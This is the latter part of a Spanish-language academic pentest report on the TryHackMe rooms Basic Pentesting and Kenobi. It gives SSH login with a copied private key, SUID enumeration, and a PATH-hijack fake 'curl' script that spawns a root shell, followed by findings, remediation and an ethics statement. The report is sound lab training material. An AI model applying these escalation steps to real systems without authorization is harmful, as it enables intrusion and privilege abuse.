


Figura 27: Acceso a la clave privada copiada dentro del recurso NFS montado.

La clave fue copiada al entorno local y protegida mediante permisos restrictivos antes de utilizarla:

```
cp ~/TP_THM/mnt/kenobi_var/tmp/id_rsa ~/TP_THM/id_rsa_kenobi
chmod 600 ~/TP_THM/id_rsa_kenobi
```

12.3. Acceso SSH como kenobi

La clave obtenida permitió establecer una conexión SSH con el usuario kenobi:

```
ssh -i ~/TP_THM/id_rsa_kenobi kenobi@10.64.134.243
```

La identidad de la sesión fue verificada mediante:

```
whoami
```

obteniéndose el usuario:

```
kenobi
```




Figura 28: Inicio de la conexión SSH como kenobi.




Figura 29: Sesión SSH establecida como kenobi.

13. Post-explotación y escalada – Kenobi

13.1. Obtención de la flag de usuario

Una vez establecida la sesión como **kenobi**, se verificó la existencia del archivo correspondiente a la flag de usuario.

Por motivos de seguridad y para evitar exponer el valor obtenido, la flag no se reproduce en texto plano en este informe.

Su hash SHA-256 se documenta en el Anexo C.




Figura 30: Verificación de la flag de usuario en el laboratorio.

13.2. Enumeración de binarios SUID

Se realizó una búsqueda de archivos con bit SUID:

```
find / -perm -u=s -type f 2>/dev/null
```

Entre los resultados se identificó:

```
/usr/bin/menu
```

El archivo pertenecía a **root** y presentaba el bit SUID activo.




Figura 31: Identificación del binario SUID `/usr/bin/menu`.

13.3. Análisis del binario SUID

Se analizaron las cadenas de texto del binario:

```
strings /usr/bin/menu
```

El análisis permitió observar que el programa ejecutaba comandos relacionados con `curl`, entre otras operaciones.

Se verificó además la ubicación del ejecutable:

```
which curl
```

y el contenido del PATH de la sesión:

```
echo $PATH
```

El directorio personal de `kenobi` aparecía al inicio del PATH, antes de los directorios del sistema.

13.4. Escalada mediante manipulación controlada del PATH

Se creó un ejecutable denominado `curl` dentro del directorio controlado por el usuario:

```
mkdir -p /home/kenobi/bin
echo '#!/bin/sh' > /home/kenobi/bin/curl
echo 'id' >> /home/kenobi/bin/curl
chmod +x /home/kenobi/bin/curl
```

Posteriormente se ejecutó:

```
/usr/bin/menu
```

La ejecución permitió comprobar que el comando era invocado con privilegios de `root`.



Figura 32: Demostración de ejecución con privilegios elevados mediante manipulación del PATH.

13.5. Obtención de shell con privilegios

Para demostrar el impacto de la vulnerabilidad dentro del laboratorio, se reemplazó el contenido del ejecutable controlado para invocar `/bin/sh`:

```
echo '#!/bin/sh' > /home/kenobi/bin/curl
echo '/bin/sh' >> /home/kenobi/bin/curl
chmod +x /home/kenobi/bin/curl
```

Luego se ejecutó nuevamente:

```
/usr/bin/menu
whoami
```

La sesión resultante correspondió al usuario:

root



Figura 33: Obtención de una shell con privilegios de root.

13.6. Verificación de privilegios

Finalmente se verificó el acceso al archivo correspondiente a la flag de root.

El valor de la flag no se reproduce en el informe. Se documenta su hash SHA-256 en el Anexo C.




Figura 34: Verificación de la flag de root con el valor sensible redactado.

14. Hallazgos – Kenobi

14.1. K-01 – Exposición de recurso NFS

Severidad: MEDIA

ID: K-01

Fase: Escaneo / Enumeración

CWE: CWE-732 – Incorrect Permission Assignment for Critical Resource

CVE: No aplica.

14.1.1. Descripción

Se identificó un recurso NFS que exportaba el directorio:

/var

La exportación estaba disponible para cualquier origen indicado por la configuración observada. La exposición del recurso permitió acceder desde el laboratorio a contenido ubicado dentro de /var, incluyendo el directorio /var/tmp.

14.1.2. Componente afectado

Servicio NFS y configuración de exportación del recurso /var.

14.1.3. Evidencia

- escaneo_KB-04_nfs_exports.png
- escaneo_KB-05_rpcinfo.png
- explotacion_KB-12_nfs_id_rsa.png

14.1.4. Impacto

Una exportación NFS excesivamente permisiva puede permitir acceso no autorizado a archivos del sistema y facilitar cadenas de ataque posteriores.

14.1.5. Salvaguardas recomendadas

- restringir los hosts autorizados a utilizar la exportación;
- evitar exportar directorios del sistema sin necesidad operativa;
- aplicar opciones de exportación restrictivas;
- revisar periódicamente la configuración de NFS;
- aplicar el principio de mínimo privilegio.

14.1.6. Riesgo residual

Bajo, una vez restringido el acceso al recurso y revisados sus permisos.

14.2. K-02 – Uso de `mod_copy` para copiar una clave privada SSH

Severidad: ALTA

ID: K-02

Fase: Explotación

CWE: CWE-22 – Improper Limitation of a Pathname to a Restricted Directory

CVE: No aplica.

14.2.1. Descripción

El servicio ProFTPD 1.3.5 expuesto en el puerto 21 permitió utilizar la funcionalidad `mod_copy` para copiar una clave privada SSH desde `/home/kenobi/.ssh/id_rsa` hacia `/var/tmp/id_rsa`.

Posteriormente, debido a la exportación NFS de `/var`, el archivo pudo ser recuperado desde el entorno de Kali.

14.2.2. Componente afectado

Servicio ProFTPD 1.3.5 y funcionalidad `mod_copy`.

14.2.3. Evidencia

- `escaneo_KB-09_proftpd_banner.png`
- `escaneo_KB-10_searchsploit_proftpd.png`
- `explotacion_KB-11_proftpd_modcopy.png`
- `explotacion_KB-12_nfs_id_rsa.png`

14.2.4. Impacto

La posibilidad de copiar archivos sensibles mediante un servicio de red puede permitir la exposición de credenciales o claves privadas y facilitar el acceso a cuentas del sistema.

14.2.5. Salvaguardas recomendadas

- actualizar o sustituir versiones vulnerables de ProFTPD;
- deshabilitar funcionalidades no necesarias;
- restringir el acceso al servicio FTP;
- proteger las claves privadas con permisos adecuados y passphrases;
- supervisar operaciones de copia y acceso sobre archivos sensibles.

14.2.6. Riesgo residual

Bajo, una vez actualizado el servicio y eliminada la posibilidad de copiar archivos sensibles mediante funcionalidades innecesarias.

14.3. K-03 – Escalada de privilegios mediante binario SUID y PATH

Severidad: ALTA

ID: K-03

Fase: Post-explotación

CWE: CWE-426 – Untrusted Search Path

CVE: No aplica.

14.3.1. Descripción

Se identificó el binario SUID:

```
/usr/bin/menu
```

El programa pertenecía a **root** y utilizaba comandos encontrados mediante el **PATH**. El directorio controlado por el usuario **/home/kenobi/bin** aparecía antes que los directorios del sistema.

Esta condición permitió crear un ejecutable controlado por el usuario con el mismo nombre que el comando invocado por el programa y demostrar la ejecución con privilegios de **root**.

14.3.2. Componente afectado

Binario SUID **/usr/bin/menu** y configuración del **PATH**.

14.3.3. Evidencia

- `explotacion_KB-15_suid_menu.png`
- `explotacion_KB-16_escalada_suid_path.png`
- `explotacion_KB-17_shell_root.png`

14.3.4. Impacto

La combinación de un binario SUID con una búsqueda de comandos basada en un **PATH** controlable por el usuario puede permitir ejecución de código con privilegios elevados.

En la evaluación se demostró la obtención de una shell como **root**.

14.3.5. Salvaguardas recomendadas

- evitar el uso de **PATH** controlable por usuarios en programas privilegiados;

- utilizar rutas absolutas para ejecutar comandos;
- revisar y reducir binarios SUID innecesarios;
- aplicar el principio de mínimo privilegio;
- realizar auditorías periódicas de permisos SUID.

14.3.6. Riesgo residual

Bajo, una vez corregida la búsqueda de comandos y revisados los binarios con privilegios elevados.

14.4. Resumen de hallazgos

ID	Hallazgo	Severidad	Impacto principal
K-01	Exposición de recurso NFS	Media	Confidencialidad / Integridad
K-02	Uso de mod_copy para copiar clave SSH	Alta	Confidencialidad / Integridad
K-03	Escalada mediante SUID y PATH	Alta	Confidencialidad / Integridad

15. Recomendaciones post-pentesting – Kenobi

15.1. Recomendaciones técnicas

- restringir las exportaciones NFS a los hosts estrictamente necesarios;
- evitar exportar directorios del sistema cuando no exista una necesidad operativa;
- actualizar ProFTPD y deshabilitar funcionalidades innecesarias;
- restringir el acceso al servicio FTP;
- proteger las claves privadas mediante permisos restrictivos y passphrases;
- revisar todos los binarios SUID instalados;
- utilizar rutas absolutas en programas ejecutados con privilegios elevados;
- evitar que directorios controlados por usuarios precedan a rutas del sistema en procesos privilegiados.

15.2. Recomendaciones administrativas

- establecer revisiones periódicas de configuraciones NFS, FTP y SUID;
- documentar los servicios expuestos y justificar su necesidad;
- establecer procedimientos para la gestión y rotación de claves SSH;
- mantener actualizado el software de infraestructura;
- realizar evaluaciones periódicas de seguridad sobre servicios expuestos.

16. Protocolo de contingencia – Kenobi

16.1. Escenario de contingencia

Se considera como escenario de contingencia el compromiso de una cuenta mediante una cadena de explotación que combine exposición de servicios, acceso a una clave privada SSH y posterior escalada de privilegios.

16.2. Plan de respuesta

1. aislar temporalmente el sistema afectado;
2. revocar las claves SSH potencialmente comprometidas;
3. restringir o deshabilitar temporalmente los servicios FTP y NFS;
4. revisar los binarios SUID y corregir configuraciones inseguras del PATH;
5. preservar logs y evidencias;
6. actualizar o sustituir los componentes vulnerables;
7. restablecer credenciales y claves afectadas;
8. verificar los permisos de los recursos compartidos;
9. restaurar los servicios de manera controlada;
10. realizar una validación posterior antes de retornar a operación.

16.3. Objetivos de recuperación propuestos

Los siguientes valores se proponen exclusivamente como objetivos académicos para el ejercicio:

Indicador	Valor propuesto	Descripción
RTO	4 horas	Tiempo objetivo para recuperar la operación principal.
RPO	1 hora	Pérdida máxima de información aceptable considerada para el ejercicio.

17. Conclusiones – Kenobi

La evaluación de la sala Kenobi permitió aplicar técnicas de reconocimiento, enumeración, explotación controlada y post-explotación dentro del entorno autorizado de TryHackMe.

Se identificó una exportación NFS permisiva, un servicio ProFTPD 1.3.5 que permitió utilizar la funcionalidad `mod_copy` para copiar una clave privada SSH y un binario SUID vulnerable a una manipulación del PATH.

La combinación de estas condiciones permitió establecer una sesión SSH como **kenobi** y posteriormente demostrar una escalada de privilegios hasta **root**.

Las recomendaciones propuestas se orientan a restringir los servicios expuestos, proteger las claves privadas, actualizar componentes vulnerables y eliminar condiciones que permitan la ejecución de comandos con privilegios elevados.

18. Conclusiones generales

La evaluación realizada sobre las salas Basic Pentesting y Kenobi permitió aplicar de manera práctica las distintas etapas de un proceso de pentesting dentro del entorno autorizado de TryHackMe.

En Basic Pentesting se identificaron servicios expuestos, recursos compartidos accesibles y condiciones que permitieron obtener acceso SSH a un usuario del sistema y realizar tareas de enumeración

posteriores.

En Kenobi se identificaron servicios FTP, SMB y NFS expuestos, una configuración de ProFTPD que permitió utilizar `mod_copy` para copiar una clave SSH y una condición de escalada de privilegios asociada a un binario SUID y al uso del PATH.

Los resultados muestran la importancia de reducir la exposición de servicios, mantener actualizados los componentes, restringir recursos compartidos, proteger las credenciales y revisar cuidadosamente los mecanismos que ejecutan comandos con privilegios elevados. Las evidencias y bitácoras incluidas permiten respaldar las acciones realizadas durante la evaluación.

19. Anexo A – Bitácora

19.1. Bitácora – Basic Pentesting

La bitácora correspondiente al núcleo obligatorio registra los comandos utilizados durante la evaluación de la sala Basic Pentesting.

```
\input{bitacora/clase_09_basic_pentesting.txt}
```

19.2. Bitácora – Kenobi

La bitácora correspondiente a la sala de elección registra los comandos utilizados durante la evaluación de la sala Kenobi.

```
\input{bitacora/clase_10_kenobi.txt}
```

La bitácora no contiene contraseñas, claves privadas completas, tokens ni otros secretos.

20. Anexo B – Evidencias

Las evidencias de la actividad se encuentran organizadas en:

evidencias/

con las siguientes fases:

- reconocimiento;
- escaneo;
- explotación;
- post-explotación.

20.1. Evidencia de finalización de las salas

La siguiente evidencia permite verificar el usuario utilizado y la finalización de las tres salas trabajadas en TryHackMe.




Figura 35: Perfil de TryHackMe con el usuario camiluolivera2506 y las tres salas completadas.

Las evidencias documentan las fases de reconocimiento, escaneo, enumeración, explotación y post-explotación realizadas durante la evaluación de las salas Basic Pentesting y Kenobi.

20.2. Evidencias principales

Archivo	Descripción
reconocimiento_BP-04_ping.png	Conectividad con el objetivo.
escaneo_BP-03_nmap-01.png	Puertos y servicios identificados.
escaneo_BP-04_gobuster80.png	Enumeración de directorios web.
escaneo_BP-05_development_dev.png	Información expuesta en dev.txt.
escaneo_BP-06_development_j.png	Información expuesta en j.txt.
escaneo_H-04_smb_anonymous.png	Acceso al recurso SMB.
escaneo_H-04_smb_staff.png	Contenido de staff.txt.
explotacion_BP-05_acceso_ssh_jan-01.png	Inicio de acceso SSH.
explotacion_BP-05_acceso_ssh_jan-02.png	Sesión SSH como jan.
explotacion_BP-06_enumeracion_jan_kay.png	Enumeración de kay.
explotacion_BP-07_kay_ssh_key.png	Identificación de id_rsa.
explotacion_BP-08_kay_id_rsa_encrypted.png	Evidencia de cifrado de la clave.

21. Anexo C – Hashes de las flags obtenidas

Con el objetivo de documentar la obtención de las flags sin exponer su contenido en texto plano, se registran únicamente sus valores de hash SHA-256.

Sala / evidencia	SHA-256
Pentesting Fundamentals – final	583f30ba446f9f74d509726d25956b4b75ad965f953feffc996f6ad1382dc8d6
Kenobi – user	3a8c5f64087db55e463965f4dc0d87ffeb9aa136ed06af15c5adecd63a4fca4d
Kenobi – root	3d1bf13f01925a6069660340258d73427955c3327132c030be6e497930cb7ef8

Los valores fueron verificados mediante SHA-256 durante la actividad. No se incluyen las flags en texto plano, preservando la evidencia sin exponer directamente los valores obtenidos.

22. Anexo D – Declaración ética

Declaro que todas las actividades realizadas durante la presente evaluación se llevaron a cabo dentro del alcance autorizado, en entornos controlados y con fines exclusivamente académicos.

Las técnicas utilizadas se limitaron al objetivo establecido para la actividad práctica y se procuró preservar la integridad del entorno y de la información observada.

Firma: Camila Olivera

Fecha: 30/09/2026

Firma

Fecha

Fin del informe